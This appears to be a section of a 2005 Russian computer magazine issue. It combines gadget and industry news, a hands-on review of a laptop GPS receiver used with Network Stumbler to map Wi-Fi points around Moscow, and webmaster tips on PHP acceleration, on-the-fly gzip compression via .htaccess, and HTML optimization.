Известный российский производитель CD-болванок компания Mirex запускает в производство новую линейку своих дисков с названием CD-R MAESTRO и новым покрытием типа VYNIL. Состав этого крутого покрытия был разработан в собственных лабораториях MIREX, и внешне оно очень здорово напоминает виниловые аудиодиски, популярные несколько десятилетий назад. Основная фишка таких дисков, помимо стильного дизайна, — двойная, усиленная защита информационного слоя. Так что если такой диск потереть о грязные штаны, а потом помыть с мыльцем, то ничего страшного с данными не случится. Новые диски специально создавались для записи музыки в различных форматах (CD-DA, MP3), и, как считают менеджеры компании, стильный дизайн дисков приживется среди любителей качественной музыки.

МУЛЬТИМАЛЫШКА




На различных сайтах в интернете появились сообщения о том, что начались продажи мультимедийного коммуникатора Sanyo WiPOQ. Эта штуковина, которая по виду напоминает какой-то непонятный ноутбук размером с КПК, была впервые показана на Каннском конгрессе 3GSM World Congress. Ультратонкий (всего 15 мм!) коммуникатор, оборудованный большим экраном и QWERTY-клавиатурой, умеет отправлять сообщения SMS, MMS, IM, e-mail с вложениями, путешествовать по интернету, запоминать контакты, записки, даты в календаре, использовать приложения Java, в том числе для игр, а также связываться с другими устройствами по Bluetooth. Но вот незадача: позвонить с такой девайсины не получится. Зато можно подключить Bluetooth-телефон и использовать его для выхода в интернет. К сожалению, WiPOQ не содержит Wi-Fi модуля, так что повардрайвить тоже не получится. Коммуникатор поставляется в четырех вариантах: Basic и Basic Plus, Pro и Exec. Как ожидается, первые три варианта поступят в европейскую розницу осенью этого года, а Exec — в первом квартале 2006-го. Все модели оснащены QWERTY-клавиатурой, основное отличие в том, что в версии Pro, помимо улучшенной функциональности, будет еще и возможность синхронизации с ПК, отсутствующая в Basic.
Вот краткие технические характеристики WiPOQ Exec:

- Дисплей: 2,8", 320x240, 65536 цветовых оттенков
- Память: 16 Мб RAM, 64 Мб флэш-памяти
- SMS, MMS, POP3, IMAP4 и SMTP
- Синхронизация с Outlook, Exchange ActiveSync и SyncML 1.1
- Календарь (в стиле Outlook), WAP 2.0, HTML/XHTML-браузер
- Поддержка форматов GIF, PNG, JPEG/Motion JPEG
- Java MIDP 2.0
- Размеры: 91x59x16 мм, вес составляет 113 г

Время автономной работы: по заверениям производителя, 240 часов в режиме ожидания и 180 минут в режиме работы.

ДВУХПРОЦЕССОРНАЯ МАТЬ ПОД OPTERON



О выпуске новой двухкристальной материнской платы Thunder K8SE (S2892) сообщила компания Tyan. Вот основные спецификации устройства:

- Предназначена для работы с двумя процессорами AMD Opteron 200 серии, в том числе и двуядерными
- Системная логика: NVIDIA nForce Professional 2200 + AMD-8131
- До 16 Гб регистровой памяти DDR400/333/266 с поддержкой ECC (кода коррекции ошибок) и технологии ChipKill
- Интегрированный графический адаптер с 8 Мб памяти — то, что нужно для сервера :)
- Два порта Gigabit ethernet и один порт 10/100BASE-T
- Два разъема PCI Express x16 (x16+x4)
- Встроенная поддержка Serial ATA-II (3 Гбит/с), NVIDIA RAID
- Форм-фактор: E-ATX (305x331 мм)


БЮДЖЕТНЫЙ НОУТ



Новый ноутбук Travel Mate 2310 для бюджетного сегмента представила компания Acer. Желающие сэкономить теперь могут сделать это, используя установленный в новинке процессор Intel Celeron M и чипсет SiSM661MX с интегрированным видеоадаптером (64 Мб памяти, поддержка Microsoft DirectX 7.0 и одновременного отображения информации на двух дисплеях). Новинка оборудована 256 (по выбору доступны и 512 Мб) DDR333 памяти, 15,4-дюймовым ЖК-дисплеем (1280x800), 40 Гб ATA/100 жестким диском и встроенным оптическим DVD/CD-RW Combo или DVD-Dual приводом. Заявленное время автономной работы — чуть больше полутора часов.

Помимо всего прочего, TravelMate 2310 оборудован портами USB 2.0, интегрированным сетевым оборудованием (56K ITU V.92 модем + 10/100Base-T), разъемом PC Card (Type II) и, по желанию и количеству денег, Wi-Fi модулем IEEE 802.11b/g. В поставке с новинкой идет специфичный Асеровский софт Acer eManager, Acer Launch Manager, а также Adobe Acrobat Reader, Norton AntiVirus, CyberLink PowerDVD и NTI CD Maker. Да, если ты купишь такой ноут, то на нем уже будет установлена винда XP.

ХАКЕР ЗАНЯЛ ПЕРВОЕ МЕСТО НА КУБКЕ DURACELL



У «Хакера» появился дополнительный повод для гордости: как оказалось, мы можем научить тебя побеждать не только в конкурсах взломов. Буквально между делом и, можно сказать, играючи, журналист нашего издания занял первое место в спортивном заезде радиоуправляемых моделей автомобилей.

Первый кубок Duracell по автомодельному спорту среди журналистов проводился в клубе «Плазма-холл» в рамках пресс-конференции, посвященной презентации новых мощных щелочных батареек Duracell, которые обладают по сравнению с обычными батарейками улучшенными показателями мощности и энергоемкости. Как известно, потребительские качества элементов питания оцениваются по результатам тестов. В этот раз гоняли радиоуправляемые машинки по импровизированной трассе. Пять заездов, полуфинал и, конечно, финал.

Мы можем похвастать первым местом и, соответственно, золотой медалью. А завоевал его наш журналист Арсен Галстян. В целом у всех участников остались только положительные впечатления, а поскольку Кубок Duracell по автомодельному спорту планируется сделать ежегодным событием — надеемся, что и в будущих заездах мы не сдадим наше лидерство без боя.

ЦИФРОВАЯ ВЕСНА



С 12 по 22 мая Intel совместно с компанией «М-Видео» представили экспозицию под названием «Цифровая весна Intel 2005 — столица России» в ТЦ «МЕГА Химки». На стенде корпорация Intel представила последние разработки в рамках своей концепции «Цифрового дома», а также самые модные и технологичные ноутбуки таких крупнейших производителей, как LG Electronics, Sony, Asustek, на базе новейшей технологии Intel Centrino под названием Sonoma.

Каждый посетитель имел возможность провести тест-драйв новейших ноутбуков на базе Sonoma, а также получить комментарии квалифицированных консультантов по применению новых возможностей для домашних развлечений.

Компания LG Electronics представила на мероприятии новинку — универсальный широкоформатный ноутбук на базе Sonoma LW60 Express, создав наиболее обширную экспозицию на стенде. Желающие также могли вживую ощутить преимущества новой технологии многоканального звука, применяемой в новой линейке ноутбуков LG.

MINIKET ОТ SAMSUNG



Совсем недавно фирма Samsung объявила о выпуске серии многофункциональных устройств MINIKET, имеющих до 1 Гб встроенной флэш-памяти, на которую может быть записано до 68 минут видео в формате DivX (MPEG-4) с разрешением 720x576 пикселов. Как видим, разрешение видео такое же, как у DVD, однако битрейт в несколько раз ниже. Камеры MINIKET имеют CCD-матрицу объемом 800 тысяч пикселов и десятикратный трансфокатор. Их вес без аккумулятора не превышает 150 г. Кроме видеосъемки устройства MINIKET предназначены для цифровой съемки с разрешением 640x480 пикселов, работы в качестве диктофона, MP3-плеера и накопителя данных, которые могут переноситься к компьютеру на компьютер с помощью USB-кабеля. Предполагаемая стоимость модели MINIKET VP-M110S — $600-650.

ПРИЮТ ХАКЕРА



Сеть отелей «Хилтон» представила номер будущего, напичканный хай-тек гаджетами. Концепция Technology Room сочетает передовые достижения в индустриях развлечений, связи и расслабона. Постояльцев встречает сверхудобная умная кровать, расположенная под углом 45 градусов к окну, и гранитная столешница на рабочем месте. На стене — экран с диагональю 1,75 метра. Напротив — видеопроектор, подключенный к спутниковым каналам и видео по заказу. В прихожей нашлось место для LCD-дисплея Philips MiraVision, который одним нажатием кнопки превращается в зеркало. В ванной комнате — еще одна LCD-панель с технологией, предотвращающей парообразование. Домашний кинотеатр представлен системой Boose с пятиканальным стереозвуком surround, плеером HD DVD и AM/FM-тюнером. Встроенные колонки кубической формы выбраны под стать системе. Технология интеллектуальной калибровки звука ADAPTiQ автоматически настраивает звук для комнаты любой конфигурации, конкретного размещения колонок и даже расположения постояльца. Все настройки номера производятся с беспроводного пульта AMX Touch Panel. Он позволяет работать с техникой, регулировать интеллектуальную систему климат-контроля, закрывать и открывать жалюзи, выбирать освещение, просматривать изображение с камер безопасности у входной двери и узнавать содержимое холодильника. В последний, кстати, встроена продвинутая кофеварка. Персональный сейф оборудован системой биометрической защиты — сканером отпечатков пальцев. Первое время хай-тек номер «Хилтона» открыт для посещений по приглашениям. Но скоро его можно будет забронировать.

КРАСНЫЙ ЭКРАН СМЕРТИ СТРАШНЕЕ СИНЕГО



Эмоции, которые вызывает появившийся на мониторе синий экран смерти, у разных людей разные. Одни раздраженно клацают ресет, другие в панике звонят в техсупорт, третьи падают замертво, сообразив, что это конец. Объединяет их одно — все эти эмоции носят негативный оттенок. Но если на тебя плохо влиял синий экран смерти, то красный экран станет твоим настоящим кошмаром. Такое нововведение будет присутствовать в новой версии винды Longhorn. Синие экраны останутся — они по-прежнему будут извещать об ошибках и прочих негораздах на твоей машине. В то время как красный экран смерти станет признаком того, что ситуация хуже некуда. Чтобы вызвать красный экран, нужно будет постараться. Специалист из Microsoft Майкл Кэплин долгое время экспериментировал с ошибками, пока не нарушил системный реестр и фон не налился кровавым цветом. Так что через год нас ждет еще один вид шизофрении — боязнь красного экрана.

НАНОСПЕРМА

Ученые Университета Макса Планка представили первый прототип наноспермы. Для этого они разгадали секрет динеина и кинезина — молекул-моторов, перемещающих грузы внутри клеток. Подражая головастикам, биомиметический транспорт умеет избегать пробок, выживать в нестандартных ситуациях и напролом идти к цели. В целом наука биомиметика изучает заимствование у гениальной природы всевозможных технических идей.

РУССКИЕ ХАКЕРЫ ВЛЯПАЛИСЬ

Последние несколько месяцев МВД России совместно с ФБР и американским отделом по компьютерной безопасности проводило крупную операцию по поимке группы русских хакеров. Как стало известно, за этими хакерами числится множество грешков, включая атаки на онлайновые казино, взлом кредитных карт, махинации с платежными системами и шантаж корпоративных сотрудников. В арсенале у группы находилась сеть из 80 тысяч компьютеров-зомби, которые можно было использовать для проведения DoS-атак. Большую часть информации удалось выведать благодаря Баррету Лиону — специалисту по борьбе с кибертерроризмом, который был внедрен в хакерскую группу. Баррет обнаружил скрытый канал общения в хакерской программе, установленной на одном из компов-зомби. Через нее он вышел на закрытый IRC-канал, где тусили хакеры и откуда управляли своей обширной сетью. Наблюдение за чатом велось долго, и на протяжении всего этого времени специалисты из ФБР составляли досье на каждого участника. Правда, хакеры были осторожны и не выдавали своего реального местоположения и личной информации. Арестовать их стало возможным после грубой ошибки лидера хактимы 21-летнего студента Ивана Максакова, который однажды забыл включить анонимайзер и зашел под реальным IP. Сотрудники спецслужб быстро установили реальное местонахождение хакера и через него вышли на остальных мемберов группы. Задержание такой серьезной тимы помогло выйти на несколько других подобных банд, промышлявших интернет-мошенничеством и взломом. Несколько квалифицированных хакеров из России были арестованы всего пару недель назад. Теперь органам предстоит новая работенка — собрать в кучу всю информацию о деятельности хакгрупп. Как видно, милиция у нас не только диалап-воришек ловит. Случаи задержания крупных фигур происходят редко, но они есть, и эта новость тому подтверждение.



*Notebook -- Asus S200N


*Soft -- АвтоГИС





Ты, наверное, не раз видел в голливудских экшенах девайсы, на которых отображается местоположение героя. Несколько лет назад простые люди даже не могли мечтать о такой штуковине, а сейчас современные технологии превратили сказку в реальность, и теперь любой пользователь, настроив специализированное оборудование, может определить собственное местоположение. Для этого надо подключить к своему КПК или ноутбуку незамысловатое устройство и настроить необходимый софт. Об этом я сейчас и расскажу. Оговорюсь сразу. Я не пользователь КПК, поэтому GPS-модуль покупал для ноутбука. Хотя есть куча других устройств, созданных специально для КПК. Тестировал я все на своем ноуте Asus S200N. Сам GPS взял от фирмы RIKALINE — GPS RIKALINE 6010 — X5 USB. На вид довольно невзрачное устройство, но, как оказалось, свое дело выполняет исправно. Также мне надо было выбрать программу для GPS. Я остановил свой выбор на софтине под названием АвтоГИС. Позже выяснилось, что программа неплохая, но немного кривоватая. Не совсем точно определяет координаты — делает это с некоторым сдвигом на карте.

Тест я решил произвести на своей машине — покататься по Москве и посмотреть, как она будет передвигаться на карте. В качестве дополнительной миссии я хотел составить небольшую карту Wi-Fi точек. В этом мне помогла программа Network Stumbler.



[старт] GPS-модуль я закрепил на крыше машины при помощи липучки. Ноутбук положил себе на сиденье справа. Включаю ноут, запускаю программу АвтоГИС. Загрузка, пара секунд ожидания и... я обнаруживаю себя на экране :)). Очень приятное ощущение. Стрелка отображает меня на правильной улице. Начинаю движение. Стрелка исправно следует по одному маршруту со мной. Так я и катался, глядя то на дорогу, то на ноут :). После нескольких часов я утомился. И вот какие сделал для себя выводы. GPS — это, конечно, прикольно, но, по моим ощущениям, он не очень-то нужен в хорошо знакомом городе. По большому счету, это игрушка, которая стала доступна многим. Хотя можно представить ситуацию, когда ты нашел какой-то нужный магазин и, желая запомнить его расположение, отмечаешь его флагом на карте. А если ты не знаешь местности, то тебе достаточно отметить две точки — твое начальное и конечное расположение, и программа сама подберет оптимальный маршрут. Тебе останется следовать по красной линии на экране.

[wi-fi] Через несколько часов катания я решил перестать тупо глядеть в карту и попробовать интегрировать GPS с Wi-Fi. Для этого я запустил Network Stumbler. Как это ни странно, но все сразу заработало. У меня на ноуте, как обычно, появились Wi-Fi точки, но теперь я видел расстояние до каждой из них. А также просто их координаты. Имхо, это очень полезная штука. Так, например, можно покататься по Москве по разным районам и составить карту Wi-Fi точек. Думаю, что некоторые этим уже вовсю занимаются. Так что если вдруг ты тоже заморочишься подобным занятием и будешь составлять карту Москвы, то не стесняйся, присылай нам свои результаты :). А мы их выложим у себя на сайте, чтобы и другие увидели твой труд.

[итог] Система GPS мне очень понравилась, но довольно быстро надоела, так как ее было негде применять. Единственное, где она реально может пригодиться, — как я уже говорил, при отмечании каких-то значимых точек или при составлении карты Wi-Fi. Так что выбор остается за тобой. Я уже попробовал...

COMPACTFLASH GPS-ПРИЕМНИК *Garmin cfQue 1620*

Cf Que 1620 представляет собой модуль CompactFlash GPS с навигационными приложениями и подробной картографией, предназначенный для электронных записных книжек (PDA) на базе PocketPC. В данном модуле используется новая технология Garmin Que, которая обеспечивает функции определения местоположения GPS, навигации и электронной карты для КПК (карманных персональных компьютеров).

$330

COMPACTFLASH GPS-ПРИЕМНИК *Haicom Hi-303MMF*

Compact Flash GPS для PDA и ноутбуков. Складывается, возможна регулировка направления антенны для повышения качества приема.

$145

COMPACTFLASH GPS-ПРИЕМНИК *Rikaline X7*

Компактный и легкий 12-канальный беспроводной GPS-приемник, совмещенный с антенной. Он определяет ваше местоположение и через Bluetooth (1.1, Class 2) передает данные на мобильный телефон, карманный компьютер, смартфон — в общем, на любое устройство со встроенным или внешним средством связи Bluetooth. Принимающее устройство при этом может находиться на расстоянии 10 метров от приемника.

$300

GPS-ПРИЕМНИК С BLUETOOTH-ИНТЕРФЕЙСОМ *Global Sat BT-308*

GPS-приемник с Bluetooth-интерфейсом и встроенной активной антенной BT-308 обеспечивает отличное качество приема как в условиях плотной городской застройки, так и густом лесу. Приемник выполнен на базе высокопроизводительного и экономичного чипсета SiRF Star II/LP, который поддерживает обновление позиции даже по одному спутнику. BT-308 отлично подойдет пользователям КПК, смартфонов, Tablet PC, ноутбуков и персональных компьютеров с Bluetooth-модулем. Для устройств без BT также существуют приобретаемые дополнительно адаптеры.

$225




Web Master's tuning


Несколько приемов для хорошего веб-мастера

Степан Ильин aka Step (step@real.xakep.ru)

[ускоряем PHP] Едва ли сегодня найдется человек, который бы никогда не слышал о PHP. Форумы, новостные ленты, системы управления контентом в 90% случаев разработаны именно на этом замечательном языке. Зачастую это совсем непростые сценарии, которые занимают много строчек кода и предъявляют серьезные требования к аппаратным ресурсам обслуживающего их компьютера. Все просто: чем мощнее сервер — тем шустрее выполняют свою работу скрипты.
К сожалению, ресурсов веб-сервера иногда не хватает, и выполнение сценариев начинает тормозить. Вот тебе реальный пример: довольно известный хостинг-провайдер (не будем делать ему рекламу) решил подшутить над одним из посещаемых мною форумов, который работает под управлением известного скрипта Invision Power Board (*www.invisionboard.com*). Он просто взял и безо всякого предупреждения установил смехотворную квоту на объем используемой оперативной памяти. Что в итоге? Админу пришлось долго ломать голову, почему форум резко начал затыкаться и работать просто отвратительно.
Значительно увеличить производительность PHP-скриптов способны так называемые акселераторы. Один из них — PHP Accelerator (*www.php-accelerator.co.uk*). По сути, это подключаемое к стандартному PHP-ядру дополнение, которое легко устанавливается и обеспечивает эффективное кэширование сценариев. За счет этого, собственно, и происходит ускорение, причем весьма заметное. После кэширования конкретного скрипта компилятору больше не приходится заново просматривать его, производить грамматический разбор и искать синтаксические ошибки. Вдобавок к этому, зачастую отпадает необходимость заново выполнять операции выделения и освобождения памяти, а также некоторые дисковые операции. Любому человеку, даже далекому от программирования, должно быть ясно, что сценарии при таком раскладе выполняются значительно быстрее.

Но это еще не все! Прелесть ускорителя заключается еще и в том, что разработчику не приходится вносить в скрипты какие-либо коррективы или изменения. Достаточно просто установить в систему PHP Accelerator', и он сразу начнет выполнять свои функции. Еще один немаловажный момент: кэширование никоим образом не повлияет на динамически обновляемый контент. Он будет отображаться ровно так же, как это было до установки акселератора.
В настоящий момент существует несколько версий PHP Accelerator'а. Все они абсолютно бесплатны, но ориентированы на различные платформы: BSDi, FreeBSD, Linux, OpenBSD и Solaris. Как ты заметил, Windows в этом списке нет, и едва ли она когда-либо появится. Оно и понятно: хостинг под управлением этой ОС ныне не в моде и вряд ли когда будет. Еще одна важная деталь: акселератор совместим исключительно с веб-сервером Apache (*www.apache.com*). Бьюсь об заклад, что ты используешь именно его, ибо по-другому и не может быть :).
Что касается установки PHP Accelerator'а, то проблем с ней возникнуть не должно. Для начала скачай дистрибутив под нужную тебе платформу и распакуй в папку /usr/local/lib. В ней ты найдешь несколько файлов, среди которых обязательно будет php_accelerator_1.3.3r2.so — это главный модуль программы. Для того чтобы он заработал, его необходимо подключить к установленному PHP. Для этого открой файл php.ini (конфигурационный файл PHP) и пропиши в нем полный путь к PHP Accelerator'у:
zend_extension = /путь/к/php_accelerator_1.3.3.so> (в моем примере — /usr/local/lib). Все остальные опции несущественны, поэтому разработчики рекомендуют оставлять их по умолчанию.
Теперь, чтобы акселератор начал свою работу, остается только перезапустить Apache.


[этот PHP-сценарий активизирует упаковку данных на лету]


[файл .htaccess — великая сила!]

[упаковка на лету] Даже маленький ребенок знает, что такое архиватор и почему упакованные файлы весят значительно меньше, чем неупакованные. Более продвинутый пользователь прекрасно осознает, что текстовые файлы сжимаются лучше и быстрее, нежели, к примеру, MP3'шки, которые уже сжаты по другой технологии. Понимаешь, к чему я клоню? Почему бы тогда не сжимать веб-сайты, ведь большая часть их содержимого представляет собой обычный plain text, а значит, может быть эффективно сжата? Благодаря архивированию, пользователь не только быстрее получит необходимую информацию, но еще и сэкономит дорогостоящий трафик.
Большинство сайтов действительно передаются посетителю без какой-либо компрессии. Однако они с не меньшим успехом могут быть отданы и в сжатом виде. Такие страницы имеют в свом заголовке атрибут gz-encoded, который уведомляет браузер о том, что передача может осуществляться в виде архива. Попробуем этим воспользоваться.
Возможности использования компрессии поддерживает язык PHP. Честь и хвала разработчикам, которые включили все необходимые для него функции по умолчанию. Чтобы производить компрессию на лету, нужно постоянно буферизировать передаваемые с сервера данные. Если окажется, что браузер пользователя может принимать упакованную информацию, то буфер сжимается и в таком виде передается пользователю. В противном случае данные отдаются как есть.
Браузер очень просто сообщает о своей готовности принимать сжатые данные: для этого в своем запросе он передает специальный флаг gz-encoded. Сервер, в свою очередь, также должен подтвердить свою готовность к работе со сжатыми данными, возвратив флаг gz-encoded обратно.
На практике это реализуется следующим образом. Первым делом необходимо создать два вспомогательных файла. Первый — begin_gzip.php — указывает транслятору PHP необходимость буферизации и получения на выходе gz-сжатых данных:

```
<?php
ob_start("ob_gzhandler");
?>
```


Второй файл — end_gzip.php — отдает команду на передачу содержимого буфера пользователю:

```
<?php
ob_flush();
?>
```

Поместив эти два файла в одну из папок веб-сервера, можно считать подготовительный этап законченным. Теперь необходимо подключить эти файлы в каждый PHP-скрипт, используя функцию include. Иными словами, в начало каждого файла нужно добавить include("/путь/к/файлу/begin_gzip.php"), а в конец — include("/путь/к/файлу/end_gzip.php"). Готово!
Понятно, что в случае, когда сайт состоит из огромного количества PHP-сценариев, подобное действие выполнить будет очень сложно. Поэтому, чтобы избавиться от лишней возни, рекомендую тебе поступить по-другому. Ты уже наверняка знаком с изумительными возможностями конфигурирования каталогов веб-сервера с помощью файлов .htaccess. Так вот, пришло время познакомить тебя с еще парой необычных директив, которые многие почему-то обходят стороной. Речь идет о директивах php_value auto_prepend_file (подключить в начале) и php_value auto_append_file (подключить в конце). Каждая из них позволяет приконнектить дополнительные сценарии разом ко всем PHP-скриптам без необходимости вручную использовать функции include() или require(). Достаточно добавить в .htaccess (предварительно создав его, если он отсутствует) две следующие строчки:

```
php_value auto_prepend_file /полный/путь/к/begin_gzip.php
php_value auto_append_file /полный/путь/к/end_gzip.php
```

[оптимизируем код] Нет ни одной программы, код которой нельзя сократить хотя бы на одну строчку. Любой хороший программист всегда тщательно вычищает свой код, убирает лишнее и максимально его сокращает. HTML-код веб-страницы — не исключение.
Во время верстки своих веб-страниц пользователи очень часто применяют визуальные редакторы типа Frontpage или Dreamweaver. Их можно понять — так сварганить веб-пагу можно значительно быстрее, нежели набирая ее код самому. Да и особых знаний языка HTML не требуется.
Тем не менее, у этой простоты имеется и отрицательная сторона: код получившейся страницы, как правило, грязный, несвязный и очень часто неоптимизированный. Он изобилует лишними тэгами, пробелами, сложными и непонятными конструкциями. Хотя не буду лукавить: подобные баги встречаются и в коде, написанном вручную. И их, естественно, необходимо исправлять.
Для оптимизации документов HTML разработана масса программ. Производимые ими изменения, как правило, незначительны, но при большом количестве документов выигрыш получается очень существенным. Одна из наиболее интересных программ этого плана — w3compiler 1.1.2 (*www.w3compiler.com*).
Во время обработки HTML браузеры обычно игнорируют неправильные и противоречащие друг другу конструкции, исключают ненужные пробелы и тэги. Другими словами, в этом мусоре нет ничего страшного, однако он передается пользователю, тратит лишнее время и трафик. Утилита w3complier занимается тем, что вычищает веб-документ, готовит его к публикации в вебе.
Работать с программой очень просто. Ты указываешь папку с файлами веб-проекта, и она самостоятельно находит все, что может обработать. Если ты думаешь, что найденными файлами будут исключительно HTML'ки, то серьезно ошибаешься. Среди пациентов утилиты — XHTML, CSS, JavaScript, ASP, CFM и PHP-сценарии. Быстро проанализировав код и сделав все необходимые изменения, w3compiler выложит в отдельную папку обработанные файлы и все остальные документы, связанные с твоим проектом, — изображения, скрипты и т.п. Эта папка на 100% готова к публикации на веб-сервере. Просто закачивай ее FTP-клиентом — и все!
Важно отметить, что программа никогда не испортит код страницы или сценария. Любая веб-страница после обработки выглядит точно так же, как и до оптимизации. Это особенно важно в случае использования расширенной гипертекстовой разметки XHTML (EXtensible HyperText Markup Language). Ее особенности — плотное взаимодействие с XML (Extensible Markup Language) и, что очень важно в нашем случае, значительно более жесткие правила по отношению к синтаксису разметки. Напомню, что HTML разрешает отходить от стандартов и вполне успешно использовать, к примеру, следующую конструкцию: <i>Полужирный, курсивный текст</i> (нарушена вложенность тэгов). В XHTML подобная конструкция считается неприемлемой, однако w3complier такая строгость ничуть не пугает. Разработчики потрудились на славу и реализовали отличные алгоритмы оптимизации, которые при всей своей эффективности безопасны для кода и отвечают всем необходимым стандартам и инструкциям.
Сколько бы я ни использовал эту программу, обрабатывая ею XHTML-файлы и самые разнообразные скрипты, я так и не получил от браузера сообщения об ошибке. Поначалу, разумеется, были некоторые сомнения, и я активно использовал дополнительную функцию программы — быстрое сравнение внешнего вида страницы. Утилита в одном окне открывает сразу два варианта документа: изначальный и оптимизированный, предоставляя тем самым возможность сравнить их внешний вид и выловить потенциальные ошибки. Признаться честно, ошибок я не нашел.
